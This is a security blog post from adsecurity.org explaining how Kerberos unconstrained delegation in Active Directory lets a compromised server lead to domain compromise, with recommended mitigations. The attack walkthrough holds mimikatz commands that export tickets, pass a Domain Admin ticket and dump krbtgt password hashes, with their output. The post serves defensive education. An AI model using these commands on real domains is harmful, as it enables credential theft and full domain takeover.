Active Directory Security Risk #101: Kerberos Unconstrained Delegation (or How Compromise of a Single Server Can Compromise the Domain)


adsecurity.org

Sean Metcalf August 13, 2015

At Black Hat USA 2015 this summer (2015), I spoke about the danger in having Kerberos Unconstrained Delegation configured in the environment.


When Active Directory was first released with Windows 2000 Server, Microsoft had to provide a simple mechanism to support scenarios where a user authenticates to a Web Server via Kerberos and needs to update records on a back-end database server on behalf of the user. This is typically referred to as the "Kerberos double-hop issue" and requires delegation in order for the Web Server to impersonate the user when modifying database records.

Graphic: Kerberos "double-hop issue"



Kerberos Unconstrained Delegation:

Microsoft implemented Kerberos "unconstrained delegation" in Windows 2000 that enables this level of delegation. A Domain Admin can enable this delegation level by checking the middle box. The third box is for "constrained delegation" which requires listing of specific Kerberos services on computers to which delegation is enabled.


ADSDB01 Properties

Delegation is a security-sensitive operation, which allows services to act on behalf of another user.

- Do not trust this computer for delegation
- [✓ Trust this computer for delegation to any service (Kerberos only)]
- Trust this computer for delegation to specified services only
  - [✓ Use Kerberos only]
  - Use any authentication protocol

Services to which this account can present delegated credentials:


Service Type	User or Computer	Port	Service N

Expanded

Graphic: Computer configured with Kerberos Unconstrained Delegation

Discovering computers with Kerberos unconstrained delegation is fairly easy using the Active Directory PowerShell module cmdlet, Get-ADComputer.

- Unconstrained Delegation: TrustedForDelegation = True
- Constrained Delegation: TrustedToAuthForDelegation = True


```
PS C:\Windows\system32> Import-Module ActiveDirectory
Get-ADComputer -Filter {(TrustedForDelegation -eq $True) -AND (PrimaryGroupID -eq 515) } -Properties `
TrustedForDelegation,TrustedToAuthForDelegation,servicePrincipalName,Description


Description                  :
DistinguishedName            : CN=ADSDB01,OU=Servers,OU=Systems,DC=lab,DC=adsecurity,DC=org
DNSHostName                  : ADSDB01.lab.adsecurity.org
Enabled                      : True
Name                         : ADSDB01
ObjectClass                  : computer
ObjectGUID                   : 6bd00906-eb69-4415-9f69-f6694602bbb1
SamAccountName               : ADSDB01$
servicePrincipalName         : {WSMAN/ADSDB01.lab.adsecurity.org, WSMAN/ADSDB01, TERMSRV/ADSDB01,
                               TERMSRV/ADSDB01.lab.adsecurity.org...}
SID                          : S-1-5-21-1583770191-140008446-3268284411-2102
TrustedForDelegation         : True
TrustedToAuthForDelegation   : False
UserPrincipalName            :
```

Graphic: PowerShell to find Kerberos Unconstrained Delegation

How does Kerberos Unconstrained Delegation really work?

Kerberos Communication Flow:

Let’s follow the standard Kerberos communication flow.

Here’s a quick example describing how Kerberos works:

User logs on with username & password.

1a. Password converted to NTLM hash, a timestamp is encrypted with the hash and sent to the KDC as an authenticator in the authentication ticket (TGT) request (AS-REQ).
1b. The Domain Controller (KDC) checks user information (logon restrictions, group membership, etc) & creates Ticket-Granting Ticket (TGT).

2. The TGT is encrypted, signed, & delivered to the user (AS-REP).*Only the Kerberos service (KRBTGT) in the domain can open and read TGT data*


3. The User presents the TGT to the DC when requesting a Ticket Granting Service (TGS) ticket (TGS-REQ). The DC opens the TGT & validates PAC checksum – If the DC can open the ticket & the checksum check out, TGT = valid. The data in the TGT is effectively copied to create the TGS ticket

4. The TGS is encrypted using the target service accounts’ NTLM password hash and sent to the user (TGS-REP).

5. The user connects to the server hosting the service on the appropriate port & presents the TGS (AP-REQ). The service opens the TGS ticket using its NTLM password hash.

When Kerberos Unconstrained Delegation is enabled on the server hosting the service specified in the Service Principal Name referenced in the TGS-REQ (step 3), the Domain Controller the DC places a copy of the user’s TGT into the service ticket. When the user’s service ticket (TGS) is provided to the server for service access, the server opens the TGS and places the user’s TGT into LSASS for later use. The Application Server can now impersonate that user without limitation!

NOTE: In order for an application server to be configured with “Kerberos Unconstrained Delegation”, a Domain or Enterprise Admin needs to configure this setting on the computer account in the domain. This permission can be delegated to other groups, so be careful who has this right in Active Directory.



Domain Controller
1. AS REQ (request TGT)
2. AS REP (receive TGT)
3. TGS REQ (present TGT, request TGS)
4. TGS REP (receive TGS)
TGS contains user's TGT!
6. TGS REQ (present user's TGT for TGS)
7. TGS REP (TGS based on user's TGT)
User's Workstation
5. AP REQ (present TGS for access)
TGS contains user's TGT!
Application Server (Unconstrained Delegation)


Graphic: Kerberos Unconstrained Delegation Communication Flow

Credential Theft Leveraging Unconstrained Delegation:

As an attacker, once you have found a server with Kerberos Unconstrained Delegation, what's next?


1. Compromise the server via an admin or service account.
2. Social engineer a Domain Admin to connect to any service on the server with unconstrained delegation.

When the admin connects to this service, the admin's TGS service ticket (with the TGT) is delivered to the server and placed into LSASS in case it's needed later.




```
mimikatz(commandline) # sekurlsa::tickets /export

Authentication Id : 0 ; 167402 (00000000:00028dea)
Session           : Network from 0
User Name         : LukeSkywalker
Domain            : ADSECLAB
Logon Server      : (null)
Logon Time        : 6/26/2015 10:27:22 PM
SID               : S-1-5-21-1583770191-140008446-3268284411-1109

         * Username : LukeSkywalker
         * Domain   : LAB.ADSECURITY.ORG
         * Password : (null)

        Group 0 - Ticket Granting Service

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 6/26/2015 10:27:22 PM ; 6/27/2015 8:27:22 AM ; 7/3/2015 10:27:22 PM
           Service Name (02) : krbtgt ; LAB.ADSECURITY.ORG ; @ LAB.ADSECURITY.ORG
           Target Name  (--) : @ LAB.ADSECURITY.ORG
           Client Name  (01) : LukeSkywalker ; @ LAB.ADSECURITY.ORG
           Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             fe4dc9d3b939242d8d68d08d3088e74f0616bc4b138b8b04e9817ad7f1d51575
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
           * Saved to file [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi !
```

The Domain Admin's authentication (TGT) ticket can be extracted and re-used (until the ticket lifetime expires).



```
mimikatz(commandline) # kerberos::ptt [0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi
  0 - File '[0;28dea]-2-0-60a10000-LukeSkywalker@krbtgt-LAB.ADSECURITY.ORG.kirbi' : OK

mimikatz(commandline) # exit
Bye!
PS C:\temp\m> klist

Current LogonId is 0:0x2b3d7

Cached Tickets: (1)

#0>     Client: LukeSkywalker @ LAB.ADSECURITY.ORG
        Server: krbtgt/LAB.ADSECURITY.ORG @ LAB.ADSECURITY.ORG
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x60a10000 -> forwardable forwarded renewable pre_authent name_canonicalize
        Start Time: 6/26/2015 22:27:22 (local)
        End Time:   6/27/2015 8:27:22 (local)
        Renew Time: 7/3/2015 22:27:22 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
```


No need to wait though, the ticket can be used immediately in order to get the domain KRBTGT account password hash (when a Domain Admin is compromised).
In this case we use PowerShell remoting to connect to a Domain Controller as the Domain Admin.



```
PS C:\temp\m> Enter-PSSession -ComputerName ADSDC02.lab.adsecurity.org
[adsdc02.lab.adsecurity.org]: PS C:\Users\LukeSkywalker\Documents> c:\temp\mimikatz\Mimikatz "privilege::debug" "sekurls
a::krbtgt" exit

  .#####.   mimikatz 2.0 alpha (x64) release "Kiwi en C" (May 29 2015 23:55:17)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                   with 15 modules * * */


mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::krbtgt

Current krbtgt: 6 credentials
         * rc4_hmac_nt       : 1a33736fd25ad06dd9c61310173bc326
         * rc4_hmac_old      : 1a33736fd25ad06dd9c61310173bc326
         * rc4_md4           : 1a33736fd25ad06dd9c61310173bc326
         * aes256_hmac       : 20d7c5cef8eaefb478e79e86ecb6ba1cac2819b2ed432ffb32141c5f7104e69e
         * aes128_hmac       : 2433f1c6d10a2d466294ff983a625956
         * des_cbc_md5       : f1f82968baa1f137
```

Mitigation:

1. Don’t use Kerberos Unconstrained Delegation – configure servers that require delegation with Constrained Delegation.
2. Configure all elevated administrator accounts to be “Account is sensitive and cannot be delegated”.
3. The “Protected Users” group, available starting with Windows Server 2012 R2 Domain Functional Level also mitigates against this issue since delegation is not allowed for accounts in this group.



Account options:

- [ ] Account is disabled
- [ ] Smart card is required for interactive logon
- [✓] Account is sensitive and cannot be delegated
- [ ] Use Kerberos DES encryption types for this account

> When Windows 8.1 devices are connecting to Windows Server 2012 R2 hosts
>
> When the Protected Users' group account is upgraded to the Windows Server 2012 R2 domain functional level, domain controller-based protections are automatically applied. Members of the Protected Users group who authenticate to a Windows Server 2012 R2 domain can no longer authenticate by using:
>
> - Default credential delegation (CredSSP). Plain text credentials are not cached even when the **Allow delegating default credentials** Group Policy setting is enabled.
> - Windows Digest. Plain text credentials are not cached even when Windows Digest is enabled.
> - NTLM. The result of the NT one-way function, NTOWF, is not cached.
> - Kerberos long-term keys. The keys from Kerberos initial TGT requests are typically cached so the authentication requests are not interrupted. For accounts in this group, Kerberos protocol verifies authentication at each request..
> - Sign-in offline. A cached verifier is not created at sign-in.

(Visited 100,115 times, 4 visits today)